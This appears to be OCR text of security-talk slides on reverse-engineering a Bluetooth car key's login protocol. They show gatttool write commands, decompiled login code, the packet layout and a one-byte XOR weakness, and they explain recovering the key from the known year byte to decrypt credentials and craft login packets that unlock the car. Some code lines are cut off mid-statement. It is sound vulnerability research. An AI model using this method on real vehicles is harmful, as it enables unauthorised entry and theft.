
Let's cancel it then ?

DEMO




Let's wait until it expired ?

DEMO




A3 -- BTLE Sniffing & Decryption


Where is the “Secure” Encryption ?




BTLE -- Analysis



BTLE -- Analysis



BTLE -- Analysis



BTLE -- 1st Attempt

```
[b0:91:22:D6:96:EE][LE]> connect
Attempting to connect to b0:91:22:D6:96:EE
Connection successful
[b0:91:22:D6:96:EE][LE]> char-write-req 0x11 c80500a0140301aa
Characteristic value was written successfully
[b0:91:22:D6:96:EE][LE]> char-write-req 0x11 c80500500a030155
Characteristic value was written successfully
[b0:91:22:D6:96:EE][LE]> char-read-hnd 0x11
Characteristic value/descriptor:
[b0:91:22:D6:96:EE][LE]>
```

BTLE -- Login Steps

Login

- Unlock Car
- Lock Car
- Find Car
- Open Trunk

Login -- Encryption

```
    this.userType = paramByte;
  }

  public byte[] toBytes()
  {
    try
    {
      byte[] arrayOfByte1 = c.a(this.password);
      byte[] arrayOfByte2 = a.b(this.appUser.getBytes("utf-8"));
      byte[] arrayOfByte3 = a.b(this.imei.getBytes("utf-8"));
      byte[] arrayOfByte5 = c.a(new Date());
      int i = this.userType;
      arrayOfByte2 = xor(arrayOfByte2);
      arrayOfByte3 = xor(arrayOfByte3);
      byte[] arrayOfByte4 = xor(this.advertisingKey);
      arrayOfByte5 = xor(arrayOfByte5);
      byte[] arrayOfByte6 = xor(new byte[this.openRssi]);
      byte[] arrayOfByte7 = xor(new byte[this.lockRssi]);
      arrayOfByte1 = encode(new byte[][] { { i }, arrayOfByte1, arrayOfByte2, arrayOfByte3, arrayOfByte4, arrayOfByte5, arrayOfByte6, arrayOfByte7 });
      return arrayOfByte1;
    }
    catch (UnsupportedEncodingException localUnsupportedEncodingException)
    {
      localUnsupportedEncodingException.printStackTrace();
    }
    return new byte[0];
  }

  public String toString()
  {
    return "LoginRequestPkg_v1_3{userType=" + this.userType + ", password='" + this.password + '\'' + ", appUser='" + this.appUser + '\'' + ", imei='" + this.ime
  }
```

BTLE -- Login Protocol

Fetch a random values from Anmi-Key (4 bytes)

Calculate EncryptionCode (Random Value; Secret Key)

Wrap up to make an encrypted login packets

Send to Anmi-Key and Log in (Status 0xAA)

Login -- Encryption

```
private byte[] xor(byte[] arg3) {
    byte[] v0 = this.appConfig.isVer("1.3") ? dosdlog.a(arg3, dosdlog.int2bytes(this.encryptCode)) : dosdlog.a(arg3, this.encryptCode);
    return v0;
}
```

```
public static byte[] a(byte[] arg5, byte[] arg6) {
    int v0;
    for(v0 = 0; v0 < arg5.length; ++v0) {
        int v2;
        for(v2 = 0; v2 < arg6.length; ++v2) {
            arg5[v0] = ((byte)(arg5[v0] ^ arg6[v2]));
        }
    }

    return arg5;
}
```

Only 1 byte key needed

```
v0.setAppUser(arg5.getAppuser());
v0.setPassword(arg5.getPassword());
v0.setAdvertisingKey(this.mkeyHandle.makeRandomForAdvertisingKey());
if(this.appconfig.isVer("1.3")) {
    v0.setEncryptCode(arg5.getSecretKey() ^ arg6);
}
else {
    v0.setEncryptCode(crc16.getInstance().calc(arg6));
}
```

Arg6 is a Dword random from fetch random

SecretKey is a fixed random Dword number from device Initialization

Login -- Encryption

Login Packet:

+0 byte channel 0xA1
+1 short len fixed in 0301: 43 00
+3 short crc16
+5 short protocolver 0301
+7 byte usertype
+8 uchar[16] password
+24 uchar[16] enc_md5_username
+40 uchar[16] enc_md5_imei
+56 uchar[6] enc_advertising_key //ascii
+62 uchar[6] enc_date // YYMMDDHHMMSS
+68 uchar enc_openrssi
+69 uchar enc_lockRssi

What year now ?

```
public static byte[] a(Date arg11) {
    Calendar v0 = Calendar.getInstance();
    v0.setTime(arg11);
    return new byte[]{((byte)(v0.get(1) - 2000)), ((byte)(v0.get(2) + 1)), ((
}
```

What we need is to decrypt only 1 byte

Login -- Encryption

Recover “EncryptCode” with a fixed year data: 0x12

Then You can get:

uchar[16] password
uchar[16] md5_username
uchar[16] md5_imei

} Used for crafting your own login packet

